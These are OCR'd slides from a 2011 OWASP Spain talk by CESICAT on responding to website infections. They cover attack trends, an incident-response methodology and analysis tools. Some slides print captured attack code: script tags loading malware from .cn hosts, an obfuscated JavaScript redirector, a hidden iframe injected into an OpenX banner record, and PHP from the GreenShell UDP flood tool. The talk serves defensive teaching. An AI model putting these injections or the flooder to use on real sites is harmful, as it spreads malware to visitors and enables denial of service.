cesicat

Respuesta a incidentes en infecciones web

Carles Fragoso Mariscal

VII OWASP Spain Chapter Meeting · Barcelona, 15 de Abril del 2011

Organiza: OWASP The Open Web Application Security Project Spain Chapter

Patrocina: internet security auditors

Colabora: ati Asociación de Técnicos de Informática; FORTIFY An HP Company

Fundación CESICAT

Generalitat de Catalunya

- Departament de Governació
- Secretaria de Telecomunicacions i Societat de la Informació
- Departament d'Interior
- Departament d'Innovació, Universitats i Empresa
- Centre de Telecomunicacions i Tecnologies de la Informació de la Generalitat de Catalunya

- **Agència ACC1Ó**
- **Consorci Administració Oberta de Catalunya**
- **Ajuntament de Reus**
- **Consell de Cambres de Comerç de Catalunya**
- **e-la Caixa**
- **Fundació Barcelona Digital**
- **Universitat Rovira i Virgili**

3

cesICAT

Respuesta a incidentes en infecciones web

1. **Contexto**
2. **Tendencias de ataque**
3. **Respuesta a Incidentes**
4. **Conclusiones**

cesICAT

Respuesta a incidentes en infecciones web

1. **Contexto**
2. Tendencias de ataque
3. Respuesta a Incidentes
4. Conclusiones

cesicat

Contexto: Agentes

- **Contenidos**
  - Propietario de los contenidos/información/marca
  - Operadores/Usuarios de generación/administración de contenidos
  - Usuarios/visitantes
- **Plataforma tecnológica**
  - Administradores/operadores de la plataforma
  - Proveedores de *hosting/housing/cloud*
    - Infraestructura, servicio, aplicación…
  - Empresas de desarrollo o integración
  - Proveedores de contenidos terceros (*ads, widgets*…)
- **Seguridad**
  - Proveedores de listas de reputación
  - Fabricantes de detección/contención de código
  - Proveedores de auditoria/revisión de

¿ Responsabilidades ?

cesicat

Contexto: Cibercrimen

- Los delincuentes y mafias de toda la vida se han pasado a la Internet motivados por:
  - Incremento del uso por parte de los usuarios
  - Vulnerabilidad de los sistemas
  - Facilidad y "anonimato" a la hora de realizar acciones remotamente
  - "*Vacío*" o lentitud en el ámbito legal-judicial
- Estos han motivado la creación de toda una colección de software malicioso y servicios pensados para el cibercrimen
  - Código malicioso para múltiples entornos (escritorio, web...)
  - Paneles de control y administración de sistemas infectados
- Las nuevas '*armas digitales*' permiten realizar:
  - Robo de credenciales, datos bancarios y personales, etc.
  - Envío de correo basura
  - Ataques de denegación de servicio

cesicat

Listado de "*Exploit Packs*"

- Adrenaline Pack
- Eleonore
- LuckySploit
- Fragus
- ElFiesta
- Napoleon Sploit
- Siberia
- Unique Pack
- JustExploit
- Sploit25
- Phoenix Zeus
- Liberty
- Neon
- ZoPAck

cesicat

Lista de familias de código malicioso

- BlackEnergy
- Kraken
- Waledac/Storm/Nuwar
- Srizbi
- Gumblar
- Sinowal/Torpig
- Ozdok
- Pushdo
- Zeus
- Koobface
- Spyeye
- Oficla/Sasfis
- Mariposa

13


cesICAT

Respuesta a incidentes en infecciones web

1. Contexto
2. **Tendencias**
3. Respuesta a Incidentes
4. Conclusiones

cesICAT

Probabilidad de visualización web infectada



Fuente: Dasient Smartweb Security

cesicat

¡¡Reputación!!!


¡Infección!


¿Cómo nos…
atacan?

Tendencias: Código malicioso

- **Punto de inserción**
  - Código fuente
  - Ficheros de inclusión
  - Entradas en base de datos
- **Formato**
  - Scripts (*javascript*)
  - Marcos (*iframe*)
  - Objetos (*java*, *flash, PDF*…)
- **Técnicas antiforenses**
  - Ofuscación de código
  - Detección de *crawlers y IPs de CERT/LEO*
  - Detección de herramientas forenses

Código malicioso en fichero anexado

```
 </div>
        </div>
</div>
<script src="http://nt010.cn/E/J.JS"></script><script src='http://
nt004.cn/E/J.JS'></script></body>
</html>
```

```
<html><body><script>function decoder(){var gfh=new Array
(213,57,39,219,247,55,122,92,13,198,41,6,217,113,106,222,203,43,9,1
80,77,250,123,222,235,119,203,90,81,168);var scp=28;for(;scp>=1;)
{gfh[scp]=((((~gfh[scp])&0xff)>>7)|((((~gfh[scp])&0xff)<<1)&0xff))
^gfh[0];scp--;}var scp=3;while(scp<=28){gfh[scp]=((((~gfh[scp])
&0xff)^gfh[2])>>4)|(((((~gfh[scp])&0xff)^gfh[2])<<4)&0xff);scp++;}
var scp=1;do{if(scp>27)break;gfh[scp]=((((((-gfh[scp])&0xff)<<7)
&0xff)|((((-gfh[scp])&0xff)>>1))-234)&0xff;scp++;}while(true);return
String.fromCharCode(gfh[1],gfh[2],gfh[3],gfh[10],gfh[14],gfh
[16],gfh[18],gfh[20],gfh[21],gfh[23],gfh[24],gfh[26],gfh[27],gfh
[28]);}window.location="/E/J.JS?"+decoder();</
script><br><br><center><h3><B7><C3><CE><CA><B1><BE><D2><B3><C3><E6>
<A3><AC><C4><FA><B5><C4><E4><AF><C0><C0><C6><F7><D0><E8><D2><AA><D6
><A7><B3><D6>JavaScript</h3></center></body></html>
```

Código malicioso en entrada base de datos

```
mysql> select * from ox_audit where date_sub('YYYY-MM-DD',
interval 1 day) <= updated;
| auditid | actionid | context   | contextid | parentid |
details
| userid | username    | usertype | updated             |
account_id | advertiser_account_id | website_account_id |

|    1234 |        2 | banners   |       123|     NULL | a:
3:{s:6:"append";a:2:{s:3:"was";s:0:"";s:2:"is";s:
137:"<iframe src="http://A.B.C.D/tds/in.cgi?default"
width="1" height="1" hspace="0" vspace="0" frameborder="0"
scrolling="no"></iframe>";}s:8:"key_desc";s:36:"CAMPAIGN
NAME";s:10:"campaignid";s:3:"168";}       |      1 | user |
0 | YYYY-MM-DD HH:MM:SS |          1 |                    12
|               NULL |
```

cesICAT

Tendencias: Abuso

- Distribución de código malicioso
- Denegación de servicio
- Envío de correo basura
- Redirección a contenidos: *phishing*, venta de viagra…


cesICAT

GreenShell: DoS UDP flooder (interface)

GreenShell: DoS UDP flooder (código)

```
for($i=0;$i<65000;$i++){
$out .= 'X';
}
while(1){
$pakits++;
if(time() > $max_time){ break; }
$rand = rand(1,65000);
$fp = fsockopen('udp://'.$host, $rand, $errno, $errstr, 5);
if($fp){
fwrite($fp, $out);
fclose($fp);
}
}
echo "<br><b>UDP Flood</b><br>Completed with $pakits (" .
round(($pakits*65)/1024, 2) . " MB) packets averaging ".
round($pakits/$exec_time, 2) . " packets per second \n";
echo '<br><br>
```

SendTo: Envío de correo basura / phishing



cesICAT

Tendencias: Vector de ataque


- Compromiso masivo mediante vulnerabilidades
  - Ej: IIS/ASP (Lizamoon), diversos CMS…
- Inserción de código malicioso en anuncios
  - Ej: Software anuncios (*OpenX*), redes de terceros…
- Robo de credenciales FTP/HTTP
  - Ej: *Botnet Bredolab*

cesICAT

Infección *banners* OpenX


cesicat

Infección por robo de credenciales: Piezas




cesICAT

Infección masiva por robo de credenciales: Contexto




cesICAT



Infección masiva por robo de credenciales: Preparación
1
Alojamiento de *crimeware*
2
Publicar contenidos de *phishing* o de ingeniería social
Recolector credencials
Gestor *Botnet*
Kit de codi *Exploit*
Kit de pesca electrònica
3
Engaño al administrador con técnicas de ingeniería social
Mensajería
Correo electrónico
Redes sociales
cesICAT


Infección masiva por robo de credenciales: Engaño
5
Gestor de *bots* y recepción de credenciales
Recolector credencials
Gestor *Botnet*
4
Administrador infectado con código malicioso bot
Bot
cesICAT


Infección masiva por robo de credenciales: Infección



Infección masiva por robo de credenciales: Infección



Infección masiva por robo de credenciales: Control



Respuesta a incidentes en infecciones web

1. Contexto
2. Tendencias
3. **Respuesta a Incidentes**
4. Conclusiones


Respuesta a incidentes y análisis forense

Flujo de respuesta a incidentes

38


cesICAT

Respuesta a incidentes



Respuesta a incidentes: Metodología

- **Preparación**
  - Entorno "*sandbox*" con las herramientas adecuadas y con conectividad limitada y de forma anónima (*proxies*)
  - Kit de respuesta presencial (portátil, sonda, maletín…)
  - Procedimiento de recogida de información en clientes y servidores
- **Respuesta**
  - Revisión estática/dinámica desde entorno *sandbox* con herramientas de control del navegador (protección)
  - Scripts de revisión de servidor para identificar elementos infectados
  - Contención/monitorización mediante firmas WAF/IPS
  - Recogida de información preliminar de fuentes de inteligencia
  - Procedimiento de limpieza de máquinas infectadas
  - Coordinación/actuación sobre dominios y IPs de terceros
- **Análisis**
  - Análisis dinámico con herramientas tipo *sandbox*
  - Ingeniería inversa de código malicioso y otros artefactos




Respuesta a Incidentes: Herramientas de análisis

- Análisis dinámico
  - Wepawet
    http://wepawet.iseclab.org/
  - *Anubis*
    http://anubis.iseclab.org/
- Deofuscación
  - Jsunpack
    http://jsunpack.jeek.org/
  - *Malzilla*
    http://malzilla.sourceforge.net/
- Revisión de código malicioso
  - Virustotal
  - Team Cymru Malware Hash Database
- Otros
  - Firefox plugins: Adblock, Noscript, StopAutoplay, Flashblock
  - Wireshark/Tshark · Sysinternal Tools
  - Fiddler / FiddlerCap
    http://www.fiddler2.com/fiddler2/
  - Fireshark
    http://fireshark.org/


42

cesicat


Herramientas: Fiddler (*web debugger*)



Herramientas: FiddlerCap (*capturador*)



Fireshark: Web Analysis



cesICAT

45

Información de inteligencia: Dasient Infection Library

Infections Cataloged to Date:

201,562


This Week's Top Infections

Top malware infections for the past week.

Rank	Name	Type	Discovery Date
1.	addonrock	JS	2010-09-19
2.	google-stat50	JS	2010-09-22
3.	google-stats50	JS	2010-09-22
4.	jetztvorun	IFRAME	2010-09-07
5.	pinotblogger	JS	2010-09-22
6.	dailyinqilab	JS	2010-09-20
7.	begun.ru	JS	2009-08-04
8.	dsnextgen	IFRAME	2010-05-19
9.	firebottle	JS	2010-09-21
10.	cyberday-gmbh	JS	2010-09-26


Infection Library Growth

Number of cataloged infections for the week



cesICAT

Información de inteligencia: Finding RoguE Networks



Respuesta a Incidentes: Información de inteligencia

- ABUSE.CH Malware Database
  http://amada.abuse.ch/
- Malc0de Database
  http://malc0de.com/database/index.php
- Malware Domain List
  http://www.malwaredomainlist.com/mdl.php
- Host Exploit
  http://hostexploit.com/
- Malicious Networks
  http://www.maliciousnetworks.org
- Google Safebrowsing
  http://www.google.com/safebrowsing/diagnostic?site=dominio.tld

Respuesta a incidentes en infecciones web

1. Contexto
2. Tendencias
